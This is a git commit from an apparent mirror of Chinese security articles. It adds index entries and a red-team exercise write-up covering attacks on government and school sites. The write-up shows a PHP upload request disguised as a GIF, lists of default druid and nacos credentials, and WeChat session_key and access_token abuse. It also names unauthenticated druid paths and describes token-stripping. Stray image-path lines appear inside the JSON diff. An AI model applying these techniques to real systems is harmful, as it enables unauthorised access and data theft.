mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
漏洞预警 | 傲发办公通信专家系统SQL注入漏洞、唯德科创 IPEasy 知易通 DownloadFile 任意文件下载漏洞、如何快速挖掘高质量安全漏洞、HVV护网行动 | 分享最近攻防演练HVV漏洞复盘、漏洞预警 | 汉王e脸通智慧园区管理平台任意文件上传漏洞、维多利亚的秘密由于安全漏洞推迟发布收益报告、【高危漏洞预警】Roundcube Webmail upload.php _from反序列化代码执行漏洞、
This commit is contained in:
 test committed
1 parent
4946b0409e
commit
d50120cbec
8 files changed
+749
-1
No files matched your search
@@ -14814,5 +14814,12 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247491693&idx=1&sn=4f6b2b1ccf9491a261ce9ce50a700534": "M7s UI download 任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664243600&idx=1&sn=a254cce915bb8018f5d4620176b69f20": "CNNVD | 关于Google Chrome安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI1NTM4ODIxMw==&mid=2247501362&idx=1&sn=01b71332a9c7c08f19fa2bd90f837ca6": "Vul情报 | CVE-2025-4123 漏洞(附EXP)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247490183&idx=1&sn=8796151f4fa121bbb37bd0cbfe9f8b11": "【AI高危漏洞预警】llama_index DuckDBVectorStore SQL注入漏洞CVE-2025-1750"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247490183&idx=1&sn=8796151f4fa121bbb37bd0cbfe9f8b11": "【AI高危漏洞预警】llama_index DuckDBVectorStore SQL注入漏洞CVE-2025-1750",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247493312&idx=2&sn=34a6edf72fcd14c1c0603c5e647f1f18": "漏洞预警 | 傲发办公通信专家系统SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzMxODkzMw==&mid=2247485894&idx=1&sn=c532159a5a85d9939354104532ecd411": "唯德科创 IPEasy 知易通 DownloadFile 任意文件下载漏洞",
|
||||







"https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655281545&idx=1&sn=c51dacb03c32e53c22ea3c7ee12da50e": "如何快速挖掘高质量安全漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546428&idx=2&sn=6f40163d3d690076a95f75e1becb1dd3": "HVV护网行动 | 分享最近攻防演练HVV漏洞复盘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247493312&idx=3&sn=181705888a549777ca5ddc60469799af": "漏洞预警 | 汉王e脸通智慧园区管理平台任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzU5MzQzMA==&mid=2652116177&idx=1&sn=b61a279f71e939047cb92a3467d505fe": "维多利亚的秘密由于安全漏洞推迟发布收益报告",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzMzNzE5Ng==&mid=2247490183&idx=2&sn=26d52c8caaf272e72f132b255994b95a": "【高危漏洞预警】Roundcube Webmail upload.php _from反序列化代码执行漏洞"
|
||||
}
|
||||
@@ -0,0 +1,450 @@
|
||||
# HVV护网行动 | 分享最近攻防演练HVV漏洞复盘
|
||||
安小圈 2025-06-05 00:46
|
||||
|
||||
**安小圈**
|
||||
|
||||
|
||||
第680期
|
||||
|
||||
|
||||
- [HW必备:50个应急响应常用命令速查手册一(实战收藏)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546304&idx=2&sn=45ef99e528ded7ff2e65e4d70e6d5181&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [HW必备:50个应急响应常用命令速查手册二(实战收藏)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546327&idx=2&sn=cf1ebbd2b511524ec965a3672b6fc3dd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
|
||||
网络安全领域各种资源,EDUSRC证书站挖掘、红蓝攻防、渗透测试等优质文章,以及工具分享、前沿信息分享、POC、EXP分享。
|
||||
不定期分享各种好玩的项目及好用的工具,欢迎关注。加内部圈子,文末有彩蛋(知识星球优惠卷)。#
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x1 前言**
|
||||
### 浅谈
|
||||
|
||||
师傅们又又又到文章的分享时刻了,这次给师傅们分享的是前段时间打的一个省级HVV的攻防演练,然后呢,也是借着这次写文章的机会,给师傅们复盘下,然后自己也可以总结下,把团队打的部分漏洞也复盘下(漏洞不完整,部分敏感的getshell、rce的不透露了)。
|
||||
|
||||
总的来说团队的几个大牛子还是蛮厉害的,菜鸡的我都不好意思了(哈哈哈),然后呢今天给师傅们写这篇文章,分享下漏洞挖掘的案例(好东西心里面藏不住,就想着给师傅们分享了),然后顺便把我在这次攻防演练打的漏洞给师傅们分享下。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x2 攻防演练的简介和注意事项**
|
||||
|
||||
### 一、什么是攻防演练
|
||||
|
||||
攻防演练是一种模拟真实攻击和防御的活动,旨在评估和提高组织的安全防护能力。在攻防演练中,一个团队(红队)扮演攻击者的角色,试图发起各种攻击,而另一个团队(蓝队)则扮演防御者的角色,负责检测、阻止和应对攻击。
|
||||
### 二、攻防演练的步骤
|
||||
- **规划和准备:**
|
||||
确定演练的目标、范围和规则,制定攻击方案和防御策略,并准备相应的工具和环境。
|
||||
|
||||
- **攻击模拟:**
|
||||
红队使用各种攻击技术和工具,模拟真实攻击,如网络渗透、社会工程、恶意软件传播等,以测试组织的安全防护措施和响应能力。
|
||||
|
||||
- **防御检测:**
|
||||
蓝队负责监测和检测红队的攻击行为,使用安全监控工具和技术,如入侵检测系统(IDS)、入侵防御系统(IPS)、日志分析等,及时发现和报告攻击。
|
||||
|
||||
- **攻防对抗:**
|
||||
红队和蓝队之间进行攻防对抗,红队试图绕过蓝队的防御措施,而蓝队则尽力阻止和应对攻击,修复漏洞,提高安全防护能力。
|
||||
|
||||
- **分析和总结:**
|
||||
演练结束后,对攻击和防御过程进行分析和总结,评估组织的安全弱点和改进空间,制定相应的安全改进计划。
|
||||
|
||||
通过攻防演练,用户可以发现和修复安全漏洞,提高安全防护能力,增强对真实攻击的应对能力,同时也可以培养和训练安全团队的技能和经验。攻防演练是一种有效的安全评估和提升手段,有助于保护组织的信息资产和业务安全。
|
||||
### 三、攻防演练常见丢分项有哪些?得分项有哪些?
|
||||
#### 常见的丢分项
|
||||
1. 漏洞未修复:如果目标系统存在已知漏洞,但未及时修复,红队可以利用这些漏洞进行攻击,导致丢分。
|
||||
|
||||
1. 弱密码和默认凭证:如果目标系统使用弱密码或者默认凭证,红队可以轻易地获取系统访问权限,导致丢分。
|
||||
|
||||
1. 安全配置不当:如果目标系统的安全配置不当,例如开放了不必要的服务或者权限设置不正确,红队可以利用这些漏洞进行攻击,导致丢分。
|
||||
|
||||
1. 未发现攻击行为:如果蓝队未能及时发现红队的攻击行为,或者未能有效地监测和检测到攻击,导致丢分。
|
||||
|
||||
1. 未能及时响应和阻止攻击:如果蓝队未能及时响应红队的攻击行为,未能采取有效的防御措施,导致攻击成功或者造成严重影响,会丢分。
|
||||
|
||||
#### 常见的得分项
|
||||
1. 漏洞修复和安全补丁:如果目标系统及时修复了已知漏洞,并安装了最新的安全补丁,可以得分。
|
||||
|
||||
1. 强密码和凭证管理:如果目标系统使用强密码,并且凭证管理得当,可以得分。
|
||||
|
||||
1. 安全配置和权限控制:如果目标系统的安全配置正确,并且权限控制合理,可以得分。
|
||||
|
||||
1. 发现和报告攻击行为:如果蓝队能够及时发现红队的攻击行为,并及时报告,可以得分。
|
||||
|
||||
1. 有效的防御和响应措施:如果蓝队能够采取有效的防御措施,及时响应和阻止攻击,可以得分。
|
||||
|
||||
得分项和丢分项的具体评判标准可能因不同的攻防演练规则和目标而有所不同。
|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x3 漏洞复盘**
|
||||
### 一、文件上传
|
||||
#### 1、浅谈
|
||||
|
||||
因为这次地级市的攻防演练的资产范围非常广,你比如说像市、县、镇等这些有关的政府、学校、还有这个市里面一些大点的企业的资产都可以打,所有来讲难道不是很难。下面这个站点就是一个事业编政府单位的站点,开始也没什么说的,像这样的登录站点,一般上来就是弱口令测试,下面的这个站点也是先使用弱口令test:test进去,然后再扩大危害。
|
||||
|
||||

|
||||
|
||||
后面的深入利用就交个队友了,自己对于内网的渗透测试还是没有那么熟练,后面进行getshell拿权限,提权等内网遨游的一些敏感的截屏和数据之类的就不给师傅们演示了,其实吧像这种,主要就是思路,案例都差不多,因为这个站点也确实是没有做任何的防御。
|
||||
|
||||
#### 2、具体打法如下
|
||||
|
||||
因为是test测试账号,所有进去师傅们可以看到功能点的权限并不多,师傅们可以看到下面的议题列表中的添加功能,然后这里存在文件上传的功能点
|
||||
|
||||

|
||||
|
||||
下面来试试这里文件上传,随便上传一个图片上去,然后利用bp抓包看看里面的数据包
|
||||
|
||||
这里我只是点击选择文件,没有点击下面的绿色提交按钮,但是看数据包可以发现已经上传成功了
|
||||
|
||||

|
||||
|
||||
我们访问下这个图片上传成功的路径,看看是不是真的上传成功了
|
||||
|
||||
访问返回包的路径,可以看到确实上传图片成功了
|
||||
|
||||

|
||||
|
||||
删掉后面的图片名称,然后看看能不能打一个目录遍历漏洞但是这里没有成功,返回403权限拒绝访问,说明存在这个目录,但是没有权限,也算是一个思路了吧
|
||||
|
||||

|
||||
|
||||
通过几次数据包的抓取,分析发现这个站点的上传文件的方式没有任何的过滤方式,应该可以直接上传恶意文件,然后getshell一波。
|
||||
|
||||
|
||||
使用wappalyzer
|
||||
插件,可以看到这个站点是使用php搭建的,那么就可以上传php木马上去,然后打一波phpinfo()了
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
直接打一个phpinfo()证明危害即可
|
||||
```
|
||||
-----------------------------19248753661017244075365571982
|
||||
Content-Disposition: form-data; name="file"; filename="xiaoma.php"
|
||||
Content-Type: image/jpeg
|
||||
GIF89a
|
||||
<?php
|
||||
phpinfo();
|
||||
?>
|
||||
-----------------------------19248753661017244075365571982--
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
然后再直接访问这个地址,可以看到直接打出来了一个phpinfo()的页面
|
||||
|
||||
后面要是上传木马,然后getshell也是可以的,但是这是测试,没必要上传木马,直接证明危害即可
|
||||
|
||||

|
||||
### 二、微信小程序两个key泄露
|
||||
#### 1、session_key三要素泄露
|
||||
|
||||
下面呢是我在挖那个市里面的人社局的微信小程序,说到微信小程序呢,师傅们应该是不陌生的,特别是打微信小程序常见的几个泄露,比如说这次要分享的session_key三要素泄露案例漏洞就是其中一个。session_key三要素泄露指的是SessionKey、iv以及加密字段全部泄露出来,一般在微信小程序使用手机号一键登录的时候常见的泄露,但是很多都是泄露iv以及加密字段,但是session_key值泄露的少。
|
||||
|
||||
可以看到这个数据包直接把SessionKey、iv以及加密字段三个部分全部泄露了
|
||||
|
||||

|
||||
|
||||
得到session_key三要素泄露之后呢,就需要使用我们的一个Wx_SessionKey_crypt这个工具了(需要的师傅们可以私信我,或者加我微信获取)
|
||||
|
||||

|
||||
|
||||
然后把泄露的三要素放到工具里面,然后解密,就可以看到我们的手机号了
|
||||
|
||||

|
||||
|
||||
其实利用这个漏洞的危害也很简单,就是我们可以在这个微信小程序的站点找到里面管理员的手机号,然后去替换手机号,然后再反向加密,然后再替换回开始登录的数据包中,然后再一键放包,就可以成功登录我们管理员的后台了
|
||||
|
||||

|
||||
|
||||

|
||||
#### 2、微信API接口调用凭证+Access token泄露
|
||||
|
||||
这个access_token泄露我感觉蛮多师傅都不是很了解,师傅们可以先去网上找下Access token泄露的相关文档,比如微信官方就有相关的文档记录。
|
||||
|
||||
在公众号和小程序均可以使用AppID
|
||||
和AppSecret
|
||||
调用接口来获取access_token,所以一般在打微信小程序的时候,一般都是泄露AppID
|
||||
和AppSecret
|
||||
,然后通过微信官方的接口来获取access_token,然后进行再一个利用
|
||||
|
||||
获取Access Token接口的网址如下:
|
||||
```
|
||||
https请求方式: GET https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=[APPID]&secret=[APPSECRET]
|
||||
```
|
||||
|
||||
给师傅们看下在一些站点的网页源代码泄露的appid和appsecret参数值,长什么样子
|
||||
|
||||
不过下面的这个参数进行了魔改,是key和secret泄露,也就是对应的appid和appsecret泄露
|
||||
|
||||

|
||||
|
||||
先利用
|
||||
appid
|
||||
和
|
||||
AppSecret
|
||||
获取这个大学的微信小程序的
|
||||
Access_Token
|
||||
值
|
||||
|
||||
显示7200,说明我们的Access_Token值获取成功
|
||||
|
||||

|
||||
|
||||
后面再利用就是直接使用微信官方的一个站点进行深入利用了,后面就不继续写了
|
||||
|
||||
下面这个在线的测试接口的地址是微信公众和小程序的官方测试使用的网址,相比上面的需要记住GET传参的url,下面的在线的测试接口的地址更加方便,且功能点也全
|
||||
|
||||

|
||||
### 三、Springboot泄露
|
||||
|
||||
下面的是Springboot泄露的漏洞,然后呢这个最后面是打穿了,云接管,OSS存储桶接管、数据库什么的都拿完了,拿了很多的权限分和数据分数,这里简单给师傅们分享下
|
||||
|
||||
他这个是那个里面的好几个Springboot接口泄露,然后/actuator/env接口泄露泄露了我们常说的ak/sk和用户账号密码之类的,直接可以云接管
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
然后在上面的云接管以后,找到了mysql数据库的账号密码,后面也是直接拿下了这个mysql数据库
|
||||
|
||||

|
||||
|
||||
然后还有就是这个OSS存储桶泄露了
|
||||
|
||||

|
||||
### 四、druid弱口令/未授权
|
||||
#### 1、弱口令
|
||||
|
||||
碰到若依,一般都会去尝试拼接下druid路径,然后要是有登录页面,那么我们就可以尝试下使用常见的druid弱口令进行登录,或者弱口令爆破了
|
||||
|
||||

|
||||
|
||||
常见用户:admin ruoyi druid
|
||||
|
||||
常见密码:123456 12345 ruoyi admin druid admin123 admin888
|
||||
|
||||
其中在这次攻防演练中找到了好几个站点都是druid的,且都是使用弱口令可以直接登录进去的,其中druid:123456占多数
|
||||
|
||||
泄露很多url接口,且都可以进行访问测试
|
||||
|
||||

|
||||
#### 2、未授权访问
|
||||
|
||||
如果网站无需登录,则可利用未授权访问漏洞,直接访问下面的springboot常见报错界面404直接拼接**常见路径(可构造未授权拼接尝试)**
|
||||
```
|
||||
html:
|
||||
ip/druid/index.html ##Druid Index
|
||||
ip/druid/sql.html ##Druid sql监控页面
|
||||
ip/druid/weburi.html ##Druid Web URI监控页面
|
||||
ip/druid/websession.html ##Druid Web Session监控页面
|
||||
json:
|
||||
ip/druid/weburi.json ##Druid Web URI json
|
||||
ip/druid/websession.json ##Druid Web Session json
|
||||
Druid 登录接口:
|
||||
ip/druid/login.html ##Druid登录认证页面
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
### 五、存储型XSS漏洞
|
||||
|
||||
这次在打到最后一天,说什么还有好几个资产没有打动,目前还没有扣分的记录什么的,说打了漏洞双倍积分,然后也是在这上面水了两个存储型XSS漏洞,就当是给小白看看吧,大佬直接划下面看别的漏洞案例吧。
|
||||
|
||||
打的方式也很简单,像在评论处容易存在存储型XSS漏洞,下面给师傅们演示下漏洞案例
|
||||
|
||||
直接在评论处插入XSS的简单语句,我这里就不打出来了
|
||||
```
|
||||
```
|
||||
|
||||

|
||||
|
||||
插入之后保存,然后刷新下页面然后再次访问这个关于我们这个功能
|
||||
|
||||
可以看到直接打了一个XSS漏洞,且是存储型的,每次访问都会弹一个XSS
|
||||
|
||||

|
||||
### 六、nacos未授权
|
||||
|
||||
正常的nacos系统是需要登录才可以进去访问的,但是在这次攻防演练中也碰到了好几个直接IP或者域名后面扫描目录,扫到/nacos路径,直接拼接就可以直接访问
|
||||
|
||||

|
||||
|
||||
然后可以在里面看到一些mysql数据库的配置信息,包括我上面写的泄露ak/sk,然后云接管,这些漏洞我之前都打过
|
||||
|
||||

|
||||
|
||||
这里有一个通过弱口令nacos:nacos登录进去的一个系统,然后我在里面的配置文件中找到了shiro的key密钥,然后我直接打了一个shiro反序列化漏洞,且可以直接执行命令
|
||||
|
||||

|
||||
|
||||

|
||||
### 七、swagger接口泄露
|
||||
|
||||
最后来给师傅们分享下swagger接口泄露的这个漏洞,我发现好多系统都存在这个泄露,虽然说有些系统泄露的swagger-ui接口需要进行钥匙验证登录,但是还是有不少是直接可以调用这个接口使用的,这里建议师傅们使用曾哥的spring-boot工具的字典去跑,然后我这里也总结了自己的一个dir.txt敏感swagger泄露的 字典(有需要的师傅私信我,到时候免费发给你)
|
||||
|
||||

|
||||
|
||||
像这样的swagger-ui接口很多,且这样的泄露大多还没有加密,直接就可以调用接口
|
||||
|
||||

|
||||
|
||||
还有更加离谱的就是直接泄露doc.html后台接口管理页面,里面改系统的所有接口你都可以查看,而且看着也很清晰,就像下面的这个一样
|
||||
|
||||

|
||||
### 八、某站点未授权创建普通用户
|
||||
|
||||
这个也是通过弱口令进入管理员权限的登录后台,然后在创建用户的功能点进行未授权测试
|
||||
|
||||

|
||||
|
||||
下面我们直接拿bp抓包,抓这个admin管理员创建用户的数据包,那么我们要是测试未授权,就可以尝试把这个token删掉,然后看看还能不能创建用户了
|
||||
|
||||

|
||||
|
||||
可以看到把token删掉了,但是还是可以创建用户成功,这样未授权就成功了
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
****
|
||||
**0x4 总结**
|
||||
|
||||
